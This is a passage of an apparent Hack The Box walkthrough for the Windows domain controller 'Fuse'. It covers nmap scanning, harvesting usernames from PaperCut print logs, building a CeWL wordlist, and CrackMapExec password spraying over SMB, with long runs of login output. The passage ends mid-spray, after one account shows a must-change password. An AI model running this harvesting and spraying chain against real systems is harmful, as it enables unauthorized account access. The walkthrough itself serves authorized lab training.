

HACKTHEBOX


Fuse
OS: Windows
Difficulty: Medium
Points: 30
Release: 13 Jun 2020
IP: 10.10.10.193

Contents

Enumeration

Enumeration is defined as a process which establishes an active connection to the target hosts to discover potential attack vectors in the system and the same can be used for further exploitation of the system.

Step 1 – First of all we need to establish a connection to the remote network using a VPN. For this we will be using Open VPN. After you have established the connection you will get a new tunnel interface with an IP address.

```
sudeera@Mumbai:~/Documents$ mkdir Fuse
sudeera@Mumbai:~/Documents$ cd Fuse/
sudeera@Mumbai:~/Documents/Fuse$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.43.254  netmask 255.255.255.0  broadcast 192.168.43.255
        inet6 fe80::20c:29ff:fe11:1e72  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:11:1e:72  txqueuelen 1000  (Ethernet)
        RX packets 15364  bytes 18044221 (17.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 11787  bytes 1054613 (1.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 182  bytes 9172 (8.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 182  bytes 9172 (8.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.10.14.145  netmask 255.255.254.0  destination 10.10.14.145
        inet6 dead:beef:2::108f  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::86e8:3468:e8f4:a7bb  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 100  (UNSPEC)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6  bytes 288 (288.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

After that to test the connection we will ping the target host.

```
sudeera@Mumbai:~/Documents/Fuse$ ping -c 4 10.10.10.193
PING 10.10.10.193 (10.10.10.193) 56(84) bytes of data.
64 bytes from 10.10.10.193: icmp_seq=1 ttl=127 time=275 ms
64 bytes from 10.10.10.193: icmp_seq=2 ttl=127 time=265 ms
64 bytes from 10.10.10.193: icmp_seq=3 ttl=127 time=308 ms
64 bytes from 10.10.10.193: icmp_seq=4 ttl=127 time=269 ms

--- 10.10.10.193 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 264.922/279.340/308.316/17.095 ms
```

Step 2 – Now we will scan the target host using Nmap to search for open ports and there relevant services. We use **–sC** to load the default script, **-sV** to get the service/ version information of the open ports & **-oA** to get the output to a separate file.

```
# Nmap 7.80 scan initiated Wed Nov  4 20:14:44 2020 as: nmap -sC -sV -oA fuse 10.10.10.193
Nmap scan report for 10.10.10.193
Host is up (0.29s latency).
Not shown: 988 filtered ports
PORT     STATE SERVICE      VERSION
53/tcp   open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
80/tcp   open  http         Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Site doesn't have a title (text/html).
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2020-11-04 15:05:25Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: fabricorp.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: FABRICORP)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: fabricorp.local, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=11/4%Time=5FA2BE82%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,20,"\0\xle\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\
SF:x04bind\0\0\x10\0\x03");
Service Info: Host: FUSE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 3h00m07s, deviation: 4h37m09s, median: 20m06s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: Fuse
|   NetBIOS computer name: FUSE\x00
|   Domain name: fabricorp.local
|   Forest name: fabricorp.local
|   FQDN: Fuse.fabricorp.local
|_  System time: 2020-11-04T07:07:52-08:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2020-11-04T15:07:51
|_  start_date: 2020-11-04T05:37:41

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Nov  4 20:20:23 2020 -- 1 IP address (1 host up) scanned in 339.20 seconds
```


The above output shows that we are looking at a Domain Controller (DC) of the *fabricorp.local* domain. Apart from the standard ports exposed by domain controllers, we note that ports 5985 (Windows Remote Management) and 80 (Internet Information Services) are available. The server version is Windows Server 2016 and the OS Build is 14393.

Step 3 – Since this is a Domain controller with the DNS service running we will add this IP address to our resolver configuration file. Now each time we queries for Domain names it will first query the *fabricorp.local* Domain controller.

```
sudeera@Mumbai:~/Documents/Fuse$ sudo vim /etc/resolv.conf
```

```
# Generated by NetworkManager
nameserver 10.10.10.193
nameserver 192.168.43.1
```


Step 4 – As we know the port 80 is open and IIS service is running we will try to access it through a normal we browser.




We were redirected to PaperCut Print Logger application which is used for auditing print jobs. The page contains a list of print jobs grouped by date.

http://fuse.fabricorp.local/papercut/logs/html/index.htm


Clicking on the first instance 29 May 2020 reveals the print jobs below. Some interesting information can be gained from this such as the company username format (first letter of the first name followed by the surname), internal hostname format, possible job/role functions and the presence of a printer called **HP-MFT01**. We can collect 2 usernames from this page (pmerton and tlavel) and we will save them to users.txt locally.



Clicking on the second instance 30 May 2020 reveals the print jobs below. It reveals another username sthompson.



Clicking on the third instance 10 June 2020 reveals the print jobs below. It reveals 2 other usernames including bhult and administrator.



Step 5 – Now we will add these usernames to a text file because these usernames represent the clients.

```
sudeera@Mumbai:~/Documents/Fuse$ sudo vim users.txt
```

```
pmerton
tlavel
sthompson
bhult
administrator
```

Step 6 – Now we will use CeWL (Custom word list generator) to spider the website to get some possible list of words which can then be used for password crackers such as John the Ripper. CeWL is a ruby app which spiders a given URL to a specified depth optionally following external links.

```
sudeera@Mumbai:~/Documents/Fuse$ cewl -d 7 -m 8 -w cewl.out http://fuse.fabricorp.local/papercut/logs/html/index.htm
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```

Step 7 – With this list we can use CrackMapExec to brute force all the passwords for the users which we were able to get previously. CrackMapExec is a post - exploitation tool that helps automate assessing the security of large Active Directory networks. We will use the option **smb** to check for the **smb** logins on port 445. By using **–u** we gave the user list which we created before and **-p** option is used to give the crawled list.

```
sudeeraj@Mumbai:~/Documents/Fuse$ crackmapexec smb 10.10.10.193 -u users.txt -p cewl.out --continue-on-success
SMB         10.10.10.193    445    FUSE             [*] Windows Server 2016 Standard 14393 x64 (name:FUSE) (domain:FABRICORP) (signing:True) (SMBv1:True)
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:PaperCut STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:GRAYSCALE STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:papercut STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:sthompson STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:LONWK019 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:Document STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:Grayscale STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:Software STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:Copyright STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:Location STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:NotepadLETTER STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:Language STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:printing STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:International STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:bnielson STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:LONWK015 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:mountain STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:Fabricorp01 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:invocation STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:LAPTOP07 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:administrator STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:additional STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:features STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:Forbidden STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:available STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:software STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:printers STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:attached STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:consider STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:monitoring STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:reporting STATUS_LOGON_FAILURE
```

```
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:reporting STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:charging STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:advanced STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:management STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:inaccurate STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:developers STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:Developer STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:PaperCutDev STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:permission STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:directory STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:credentials STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:supplied STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:pdfLETTER STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:WordLETTER STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\pmerton:Untitled STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:PaperCut STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:GRAYSCALE STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:papercut STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:sthompson STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:LONWK019 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:Document STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:Grayscale STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:Software STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:Copyright STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:Location STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:NotepadLETTER STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:Language STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:printing STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:International STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:bnielson STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:LONWK015 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:mountain STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:Fabricorp01 STATUS_PASSWORD_MUST_CHANGE
```

```
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:Fabricorp01 STATUS_PASSWORD_MUST_CHANGE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:invocation STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:LAPTOP07 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:administrator STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:additional STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:features STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:Forbidden STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:available STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:software STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:printers STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:attached STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:consider STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:monitoring STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:reporting STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:charging STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:advanced STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:management STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:inaccurate STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:developers STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:Developer STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:PaperCutDev STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:permission STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:directory STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:credentials STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:supplied STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:pdfLETTER STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:WordLETTER STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\tlavel:Untitled STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:PaperCut STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:GRAYSCALE STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:papercut STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:sthompson STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:LONWK019 STATUS_LOGON_FAILURE
```

```
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:LONWK019 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:Document STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:Grayscale STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:Software STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:Copyright STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:Location STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:NotepadLETTER STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:Language STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:printing STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:International STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:bnielson STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:LONWK015 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:mountain STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:Fabricorp01 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:invocation STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:LAPTOP07 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:administrator STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:additional STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:features STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:Forbidden STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:available STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:software STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:printers STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:attached STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:consider STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:monitoring STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:reporting STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:charging STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:advanced STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:management STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:inaccurate STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:developers STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:Developer STATUS_LOGON_FAILURE
```

```
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:Developer STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] FABRICORP\sthompson:PaperCutDev STATUS_LOGON_FAILURE
